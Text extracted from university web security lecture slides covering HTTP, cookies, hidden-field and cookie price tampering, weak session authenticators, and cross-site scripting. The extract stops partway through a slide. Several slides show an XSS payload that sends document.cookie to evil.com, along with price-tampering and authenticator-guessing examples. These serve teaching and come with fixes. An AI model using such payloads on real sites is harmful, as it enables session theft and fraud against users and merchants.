CSE 490K

Web Security

Tadayoshi Kohno

Some slides from Vitaly Shmatikov

Browser and Network

Browser

OS

Hardware

request

reply

website

Network

February 12, 2002

Microsoft Issues New IE Browser Security Patch

By Richard Karpinski

- Microsoft has released a security patch that closes some major holes in its Internet Explorer browser
- The so-called "cumulative patch" fixes six different IE problems
- Affected browsers include Internet Explorer 5.01, 5.5 and 6.0
- Microsoft rated the potential security breaches as "critical"

Fixed by the February 2002 Patch

- ◆ Buffer overrun associated with an HTML directive
  - Could be used by hackers to run malicious code on a user's system
- ◆ Scripting vulnerability
  - Lets an attacker read files on a user's system
- ◆ Vulnerability related to the display of file names
  - Hackers could misrepresent the name of a file and trick a user into downloading an unsafe file
- ◆ … and many more

Fixed by the February 2002 Patch

- ◆ Buffer overrun associated with an HTML directive
  - Could be used by hackers to run malicious code on a user's system
- ◆ Scripting vulnerability
  - Lets an attacker read files on a user's system
- ◆ Vulnerability related to the display of file names
  - Hackers could misrepresent the name of a file and trick a user into downloading an unsafe file
- ◆ ... and many more

On April 13, 2004, MS announced 20 new vulnerabilities

October 12, 2004

Microsoft Security Bulletin MS04-038

If a user is logged on with administrative privileges, an attacker who successfully exploited the most severe of these vulnerabilities could take complete control of an affected system, including installing programs; viewing, changing, or deleting data; or creating new accounts with full privileges. [...] Microsoft recommends that customers install the update immediately.

Cascading Style Sheets (CSS) Heap Memory Corruption Vulnerability	Critical
Similar Method Name Redirection Cross Domain Vulnerability	Critical
Install Engine Vulnerability	Critical
SSL Caching Vulnerability	Moderate
Aggregate Severity of All Vulnerabilities	**Critical**

December 13, 2005

Microsoft Security Bulletin MS05-054

If a user is logged on with administrative user rights, an attacker who successfully exploited the most severe of these vulnerabilities could take complete control of an affected system. An attacker could then install programs; view, change, or delete data; or create new accounts with full user rights. […] We recommend that customers apply the update immediately.

File Download Dialog Box Manipulation Vulnerability	Moderate
HTTPS Proxy Vulnerability	Moderate
COM Object Instantiation Memory Corruption Vulnerability	Critical
Mismatched Document Object Model Objects Memory Corruption Vulnerability	Critical
Aggregate Severity of All Vulnerabilities	**Critical**

January 7, 2007

Microsoft Security Bulletin MS07-004

A remote code execution vulnerability exists in the Vector Markup Language (VML) implementation in Microsoft Windows. An attacker could exploit the vulnerability by constructing a specially crafted Web page or HTML e-mail that could potentially allow remote code execution if a user visited the Web page or viewed the message. An attacker who successfully exploited this vulnerability could take complete control of an affected system.

Maximum Severity Rating: Critical

Recommendation: Customers should apply the update immediately

January 7, 2007

Microsoft Security Bulletin MS07-004

A remote code execution vulnerability exists in the Vector Markup Language (VML) implementation in Microsoft Windows. An attacker could exploit the vulnerability by constructing a specially crafted Web page or HTML e-mail that could potentially allow remote code execution if a user visited the Web page or viewed the message. An attacker who successfully exploited this vulnerability could take complete control of an affected system.

Maximum Severity Rating: Critical

Recommendation: Customers should apply the update immediately

Browsers are becoming "mini operating systems" - very complex

Many Other Vulnerabilities

◆ Check out http://www.microsoft.com/technet/security/

◆ 44 "critical" updates related to Internet Explorer 6.0 between October 10, 2001, and January 9, 2007

HTTP: HyperText Transfer Protocol

◆ Used to request and return data
- Methods: GET, POST, HEAD, …

◆ Stateless request/response protocol
- Each request is independent of previous requests
- Statelessness has a significant impact on design and implementation of applications

◆ Evolution
- HTTP 1.0: simple
- HTTP 1.1: more complex

HTTP Request

Method   **File**   **HTTP version**   **Headers**

```
GET /default.asp HTTP/1.0
Accept: image/gif, image/x-bitmap, image/jpeg, */*
Accept-Language: en
User-Agent: Mozilla/1.22 (compatible; MSIE 2.0; Windows 95)
Connection: Keep-Alive
If-Modified-Since: Sunday, 17-Apr-96 04:32:58 GMT
```

Blank line

Data – none for GET

HTTP Response

HTTP version   **Status code**   **Reason phrase**   **Headers**

```
HTTP/1.0 200 OK
Date: Sun, 21 Apr 1996 02:20:42 GMT
Server: Microsoft-Internet-Information-Server/5.0
Connection: keep-alive
Content-Type: text/html
Last-Modified: Thu, 18 Apr 1996 17:39:05 GMT
Content-Length: 2543

<HTML> Some data... blah, blah, blah </HTML>
```

Data

Primitive Browser Session

www.e_buy.com

View catalog

www.e_buy.com/
shopping.cfm?
pID=269

Select item

www.e_buy.com/
shopping.cfm?
pID=269&
item1=102030405

Check out

www.e_buy.com/
checkout.cfm?
pID=269&
item1=102030405

Store session information in URL; easily read on network

FatBrain.com circa 1999 [due to Fu et al.]

◆ User logs into website with his password, authenticator is generated, user is given special URL containing the authenticator

   https://www.fatbrain.com/HelpAccount.asp?t=0&p1=me@me.com&p2=540555758

   • With special URL, user doesn't need to re-authenticate
     – Reasoning: user could not have not known the special URL without authenticating first. That's true, BUT…

◆ Authenticators are global sequence numbers

   • It's easy to guess sequence number for another user

   https://www.fatbrain.com/HelpAccount.asp?t=0&p1=SomeoneElse&p2=540555752

   • Fix: use random authenticators

Bad Idea: Encoding State in URL

◆ Unstable, frequently changing URLs

◆ Vulnerable to eavesdropping

◆ There is no guarantee that URL is private

- Early versions of Opera used to send entire browsing history, including all visited URLs, to Google

Cookies

Storing Info Across Sessions

◆ A cookie is a file created by an Internet site to store information on your computer

Enters form data

Browser → Server

Stores cookie

Includes domain (who can read it), expiration, "secure" (can be read only over SSL)

Requests cookie

Browser ← Server

Returns data

HTTP is a stateless protocol; cookies add state

What Are Cookies Used For?

◆ Authentication

- Use the fact that the user authenticated correctly in the past to make future authentication quicker

◆ Personalization

- Recognize the user from a previous visit

◆ Tracking

- Follow the user from site to site; learn his/her browsing behavior, preferences, and so on

Cookie Management

◆ Cookie ownership

- Once a cookie is saved on your computer, only the website that created the cookie can read it (supposedly)

◆ Variations

- Temporary cookies
  - Stored until you quit your browser
- Persistent cookies
  - Remain until deleted or expire
- Third-party cookies
  - Originates on or sent to another website

Privacy Issues with Cookies

- Cookie may include any information about you known by the website that created it
  - Browsing activity, account information, etc.
- Sites can share this information
  - Advertising networks
  - 2o7.net tracking cookie
- Browser attacks could invade your "privacy"

  November 8, 2001:

  Users of Microsoft's browser and e-mail programs could be vulnerable to having their browser cookies stolen or modified due to a new security bug in Internet Explorer (IE), the company warned today

Austin American-Statesman

The website "adinterax.com" has requested to save a file on your computer called a "cookie." This file may be used to track usage information...

The Weather Channel

The website "twci.coremetrics.com" has requested to save a file on your computer called a "cookie." This file may be used to track usage information…

MySpace

The website "insightexpressai.com" has requested to save a file on your computer called a "cookie"…

Let's Take a Closer Look...

Storing State in Browser

◆ **Dansie Shopping Cart (2006)**

- "A premium, comprehensive, Perl shopping cart. Increase your web sales by making it easier for your web store customers to order."

```
<FORM METHOD=POST
 ACTION="http://www.dansie.net/cgi-bin/scripts/cart.pl">

  Black Leather purse with leather straps<BR>Price: $20.00<BR>

  <INPUT TYPE=HIDDEN NAME=name      VALUE="Black leather purse">
  <INPUT TYPE=HIDDEN NAME=price     VALUE="20.00">
  <INPUT TYPE=HIDDEN NAME=sh        VALUE="1">
  <INPUT TYPE=HIDDEN NAME=img       VALUE="purse.jpg">
  <INPUT TYPE=HIDDEN NAME=custom1   VALUE="Black leather purse
       with leather straps">

  <INPUT TYPE=SUBMIT NAME="add" VALUE="Put in Shopping Cart">
</FORM>
```

Storing State in Browser

◆ Dansie Shopping Cart (2006)

- "A premium, comprehensive, Perl shopping cart. Increase your web sales by making it easier for your web store customers to order."

```
<FORM METHOD=POST
 ACTION="http://www.dansie.net/cgi-bin/scripts/cart.pl">

  Black Leather purse with leather straps<      Change this to 2.00

  <INPUT TYPE=HIDDEN NAME=name       VALUE="Black leather purse">
  <INPUT TYPE=HIDDEN NAME=price      VALUE="20.00">
  <INPUT TYPE=HIDDEN NAME=sh         VALUE="1">
  <INPUT TYPE=HIDDEN NAME=img        VALUE="purse.jpg">
  <INPUT TYPE=HIDDEN NAME=custom1    VALUE="Black leather purse
        with leather straps">

  <INPUT TYPE=SUBMIT NAME="add" VALUE="Put in Shopping Cart">

</FORM>
```

Storing State in Browser

◆ Dansie Shopping Cart (2006)

- "A premium, comprehensive, Perl shopping cart. Increase your web sales by making it easier for your web store customers to order."

```
<FORM METHOD=POST
 ACTION="http://www.dansie.net/cgi-bin/scripts/cart.pl">

  Black Leather purse with leather straps<    Change this to 2.00

  <INPUT TYPE=HIDDEN NAME=name       VALUE="Black leather purse">
  <INPUT TYPE=HIDDEN NAME=price      VALUE="20.00">
  <INPUT TYPE=HIDDEN NAME=sh         VALUE="1">
  <INPUT TYPE=HIDDEN NAME=img        VALUE="purse.jpg">
  <INPUT TYPE=HIDDEN NAME=custom1    VALUE="B    Bargain shopping!
        with leather straps">

  <INPUT TYPE=SUBMIT NAME="add" VALUE="Put in Shopping Cart">

</FORM>
```

Shopping Cart Form Tampering

◆ Many Web-based shopping cart applications use hidden fields in HTML forms to hold parameters for items in an online store. These parameters can include the item's name, weight, quantity, product ID, and price. Any application that bases price on a hidden field in an HTML form is vulnerable to price changing by a remote user. A remote user can change the price of a particular item they intend to buy, by changing the value for the hidden HTML tag that specifies the price, to purchase products at any price they choose.

◆ **Platforms Affected:**

- 3D3.COM Pty Ltd: ShopFactory 5.8 and earlier
- Adgrafix: Check It Out Any version
- ComCity Corporation: SalesCart Any version
- Dansie.net: Dansie Shopping Cart Any version
- Make-a-Store: Make-a-Store OrderPage Any version
- McMurtrey/Whitaker & Associates: Cart32 3.0
- Rich Media Technologies: JustAddCommerce 5.0
- Web Express: Shoptron 1.2

- @Retail Corporation: @Retail Any version
- Baron Consulting Group: WebSite Tool Any version
- Crested Butte Software: EasyCart Any version
- Intelligent Vending Systems: Intellivend Any version
- McMurtrey/Whitaker & Associates: Cart32 2.6
- pknutsen@nethut.no: CartMan 1.04
- SmartCart: SmartCart Any version

Storing State in Browser Cookies

Storing State in Browser Cookies

◆ Set-cookie: price=299.99

Storing State in Browser Cookies

◆ Set-cookie: price=299.99

◆ User edits the cookie... cookie: price=29.99

Storing State in Browser Cookies

- Set-cookie: price=299.99
- User edits the cookie... cookie: price=29.99
- What's the solution?

Storing State in Browser Cookies

- Set-cookie: price=299.99

- User edits the cookie... cookie: price=29.99

- What's the solution?

- Add a MAC to every cookie, computed with the server's secret key
  - Price=299.99; HMAC(ServerKey, 299.99)

Web Authentication via Cookies

◆ Need authentication system that works over HTTP and does not require servers to store session data

- Why is it a bad idea to store session state on server?

◆ Servers can use cookies to store state on client

- When session starts, server computes an authenticator and gives it back to browser in the form of a cookie
  - Authenticator is a value that client cannot forge on his own
  - Example: hash(server's secret key, session id)
- With each request, browser presents the cookie
- Server recomputes and verifies the authenticator
  - Server does not need to remember the authenticator

Typical Session with Cookies

client   server

POST /login.cgi

Verify that this
client is authorized

Set-Cookie:authenticator

GET /restricted.html
Cookie:authenticator

Check validity of
authenticator
(e.g., recompute
hash(key,sessId))

Restricted content

Authenticators must be unforgeable and tamper-proof
(malicious client shouldn't be able to compute his own or modify an existing
authenticator)

WSJ.com circa 1999 [due to Fu et al.]

◆ Idea: use user,hash(user,key) as authenticator

- Key is secret and known only to the server. Without the key, clients can't forge authenticators.

◆ Implementation: user,crypt(user,key)

- crypt() is UNIX hash function for passwords
- crypt() truncates its input at 8 characters
- Usernames matching first 8 characters end up with the same authenticator
- No expiration or revocation

◆ It gets worse… This scheme can be exploited to extract the server's secret key

Better Cookie Authenticator

| Capability | Expiration | MAC(server secret, capability, expiration) |

Describes what user is authorized to do on the site that issued the cookie

Cannot be forged by malicious user; does not leak server secret

◆ Main lesson: don't roll your own!

- Homebrewed authentication schemes are often flawed

◆ There are standard cookie-based schemes

Web Applications

- Online banking, shopping, government, etc. etc.
- Website takes input from user, interacts with back-end databases and third parties, outputs results by generating an HTML page
- Often written from scratch in a mixture of PHP, Java, Perl, Python, C, ASP
- Security is rarely the main concern
  - Poorly written scripts with inadequate input validation
  - Sensitive data stored in world-readable files
  - Recent push from Visa and Mastercard to improve security of data management (PCI standard)

JavaScript

◆ **Language executed by browser**

- Can run before HTML is loaded, before page is viewed, while it is being viewed or when leaving the page

◆ **Often used to exploit other vulnerabilities**

- Attacker gets to execute some code on user's machine
- Cross-scripting: attacker inserts malicious JavaScript into a Web page or HTML email; when script is executed, it steals user's cookies and hands them over to attacker's site

Scripting

```
<script type="text/javascript">
    function whichButton(event) {
            if (event.button==1) {
                    alert("You clicked the left mouse button!") }
            else {
                    alert("You clicked the right mouse button!")
            }}
</script>
...
<body onMouseDown="whichButton(event)">
...
</body>
```

Script defines a page-specific function

Function gets executed when some event happens (onLoad, onKeyPress, onMouseMove...)

JavaScript Security Model

- ◆ Script runs in a "sandbox"
  - Not allowed to access files or talk to the network
- ◆ Same-origin policy
  - Can only read properties of documents and windows from the same <u>server</u>, <u>protocol</u>, and <u>port</u>
  - If the same server hosts unrelated sites, scripts from one site can access document properties on the other
- ◆ User can grant privileges to signed scripts
  - UniversalBrowserRead/Write, UniversalFileRead, UniversalSendMail

Risks of Poorly Written Scripts

◆ For example, echo user's input

http://naive.com/search.php?term=`"Britney Spears"`

search.php responds with

`<html> <title>Search results</title>`

`<body>You have searched for <?php echo $_GET[term] ?>… </body>`

Or

GET/ hello.cgi?name=`Bob`

hello.cgi responds with

`<html>Welcome, dear Bob</html>`

Risks of Poorly Written Scripts

◆ For example, echo user's input

http://naive.com/search.php?term="Britney Spears"

search.php responds with

<html> <title>Search results</title>

<body>You have searched for <?php echo $_GET[term] ?>... </body>

Or

GET/ hello.cgi?name=Bob

hello.cgi responds with

<html>Welcome, dear Bob</html>

Stealing Cookies by Cross Scripting

evil.com   victim's
                            browser   naive.com

Stealing Cookies by Cross Scripting

evil.com

victim's
browser

naive.com

Access some web page

Stealing Cookies by Cross Scripting

evil.com

victim's browser

naive.com

For example, embed URL in HTML email

Access some web page

Stealing Cookies by Cross Scripting

evil.com

victim's browser

naive.com

For example, embed URL in HTML email

Access some web page

<FRAME SRC=
http://naive.com/hello.cgi?
name=<script>win.open(
"http://evil.com/steal.cgi?
cookie="+document.cookie)
</script>>

Stealing Cookies by Cross Scripting

evil.com

victim's browser

naive.com

For example, embed URL in HTML email

Access some web page

<FRAME SRC=
http://naive.com/hello.cgi?
name=<script>win.open(
"http://evil.com/steal.cgi?
cookie="+document.cookie)
</script>>

Forces victim's browser to call hello.cgi on naive.com with script instead of name

Stealing Cookies by Cross Scripting

evil.com

victim's browser

naive.com

For example, embed URL in HTML email

Access some web page

<FRAME SRC=
http://naive.com/hello.cgi?
